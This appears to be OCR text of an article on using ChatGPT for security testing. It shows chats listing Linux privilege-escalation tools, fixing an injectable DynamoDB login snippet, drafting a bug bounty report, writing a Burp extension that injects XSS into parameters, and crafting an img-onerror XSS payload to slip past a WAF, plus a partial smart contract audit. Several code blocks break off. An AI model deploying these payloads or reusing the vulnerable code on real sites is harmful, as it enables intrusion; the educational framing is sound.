


V

Best github tools for privilege escalation in linux

While I can't provide specific links or mention the "best" tools, I can offer some widely recognized GitHub repositories that host various tools and resources for privilege escalation in Linux:

1. LinEnum: A popular Linux privilege escalation checker script.
   GitHub repository: https://github.com/rebootuser/LinEnum
2. linux-exploit-suggester: A script to identify potential privilege escalation vulnerabilities based on the running kernel version.
   GitHub repository: https://github.com/mzet-/linux-exploit-suggester
3. unix-privesc-check: A shell script that performs a privilege escalation checklist on Unix-like systems.
   GitHub repository: https://github.com/pentestmonkey/unix-privesc-check
4. PEASS-ng: Privilege Escalation Awesome Scripts Suite (Next Generation) provides a collection of privilege escalation scripts and techniques.
   GitHub repository: https://github.com/carlospolop/PEASS-ng
5. Linux-Exploit-Development-Tutorial: A tutorial and collection of exploit development techniques for Linux.
   GitHub repository: https://github.com/SecWiki/linux-kernel-exploits



ChatGPT and Finding Security Bugs

When it comes to any programming language, ChatGPT is quite efficient in findings bugs and errors in code and mitigating them, which is quite efficient for programmers and security testers. According to OpenDataScience (ODS), Amazon employees admitted using ChatGPT for code analysis. Now let us ask our friend ChatGPT if it can analyze and fix vulnerable Python code.

V


can you find the bug in this this and fix it: "@app.route('/login')

```
def login():
  dynamodb = AWS_SESSION.client('dynamodb')

  username = request.args["username"]
  password = request.args["password"]

  dynamodb.scan(
    FilterExpression= "username = " + username + " and password = " + password, #
Noncompliant
    TableName="users",
    ProjectionExpression="username"
  )"
```

Certainly! I noticed a potential security vulnerability in the code you provided. The issue lies in the construction of the `FilterExpression` parameter for the `dynamodb.scan()` method. Directly concatenating user-provided values into the expression without proper sanitization or parameterization can lead to a security vulnerability called SQL Injection.

To fix this vulnerability, you should use parameterized queries or prepared statements to properly handle user input. Here's an updated version of the code that addresses the issue:

```python
@app.route('/login')
def login():
    dynamodb = AWS_SESSION.client('dynamodb')

    username = request.args["username"]
    password = request.args["password"]
```



write a bug bounty report where i have found SQL Injection on "https://example.com/user.php?name=1".the "name" parameter is vulnerable.


A bug bounty report is a document that describes a security vulnerability that has been found in a software application or system. The report typically includes details about the vulnerability, how it was discovered, and how it can be exploited.

Here is an example of a bug bounty report that describes a SQL injection vulnerability in the "name" parameter of the "https://example.com/user.php" URL:

```
Title: SQL injection vulnerability in the "name" parameter of the
"https://example.com/user.php" URL

Description:

I have discovered a SQL injection vulnerability in the "name" parameter
of the "https://example.com/user.php" URL. The parameter is vulnerable to
SQL injection attacks, which can allow an attacker to execute arbitrary
SQL commands on the database server.

Impact:

This vulnerability can allow an attacker to gain unauthorized access to
the database server, read or modify sensitive data, or execute arbitrary
commands on the server. This could result in data breaches, loss of
confidentiality, or denial of service.

Steps to reproduce:
```

Create a Burp Suite Extension


ChatGPT, a natural language processing technology, has the capability to create a Burp extension. Burp extensions are typically written in Java, and ChatGPT's code generation abilities make it a suitable candidate for this task. As an example, I have attempted to create a Burp Suite extension that can automatically add XSS payloads to every parameter.



write a burp suite extension that can automatically insert xss payload in every parameter value

To write a Burp Suite extension that automatically inserts a cross-site scripting (XSS) payload into every parameter value, you can use the following Java code:

```
import burp.*;

public class XssInjector implements IHttpListener {
    // The XSS payload to inject
    private static final String XSS_PAYLOAD = "<script>alert('XSS');
</script>";

    // Reference to the Burp Suite API
    private IBurpExtenderCallbacks callbacks;
```



Write a custom payload

ChatGPT allows you to craft custom payloads for your needs. As an example, I have successfully created a payload that can try to bypass a web application firewall (WAF).

write a xss payload where WAF is blocking "script" and "alert" tag

To create a cross-site scripting (XSS) payload that bypasses a web application firewall (WAF) that is blocking the `script` and `alert` tags, you can try using the `img` tag and the `onerror` attribute. The `img` tag can be used to load an image file, and the `onerror` attribute can be used to specify a JavaScript function that will be executed if the image fails to load. Here's an example payload:


```
<img src="fakeimage.jpg"
onerror="javascript:document.body.innerHTML='<h1>XSS Attack</h1>'" />
```

In this payload, the `img` tag is used to attempt to load the `fakeimage.jpg` file. Since the file does not exist, the `onerror` attribute will be triggered and the specified JavaScript code will be executed. In this case, the code replaces the entire body of the HTML page with a `h1` tag containing the text "XSS Attack".

Note that this payload is just an example, and it may not work on all sites or with all WAFs. Some WAFs may block the `img` tag or the `onerror` attribute, or they may have other rules in place that prevent this type of attack.

Can ChatGPT, the "Most Powerful AI", Detect Vulnerabilities in Smart Contracts ?

Smart Contract Audits With AI




Please help me audit this smart contract

Sure, let's start by examining the content of the provided Solidity smart contract file, "MNL (1).sol". I'll begin by reading its contents.

The smart contract appears to be an ERC20 token with some special functionalities for handling buy/sell fees. Here's a brief overview of the start of the contract:

1. **License:** It's specified as "Unlicensed." This means there's no specific open-source license attached to the contract.
2. **Description:**
   - For **buys**: 1% fee is auto-distributed to all holders and another 1% fee is moved to a marketing wallet.
   - For **sells**: 1.5% fee is auto-distributed to all holders and another 1.5% fee is moved to a marketing wallet.
3. **Solidity Version:** The contract is written in Solidity version 0.8.3.

AIPRM




Before I proceed further with the audit, here are some general aspects I'll be examining:

1. **Function Visibility:** Ensuring that functions have the correct visibility (public, private, external, etc.) to prevent unintended access.
2. **Modifiers:** Checking any custom modifiers applied to functions to understand their behavior.
3. **State Variables:** Examining the state variables for correct visibility and understanding their purpose.
4. **Events:** Checking for any emitted events, especially during state-changing operations.
5. **Function Logic:** Reviewing the logic inside functions to ensure they behave as expected.
6. **Safe Math:** Checking if arithmetic operations are handled safely to prevent overflows and underflows.
7. **External Calls:** Checking for reentrancy attacks and ensuring that external calls are handled safely.
8. **Permissions:** Ensuring that only authorized entities can call sensitive functions.
9. **Fallback and Receive Functions:** Checking for the existence and behavior of these functions, which handle ether sent to the contract.

Let's continue examining the rest of the smart contract to understand its complete functionality and identify any potential issues

AIPRM



The sections being displayed are part of the `IERC20` interface definition:

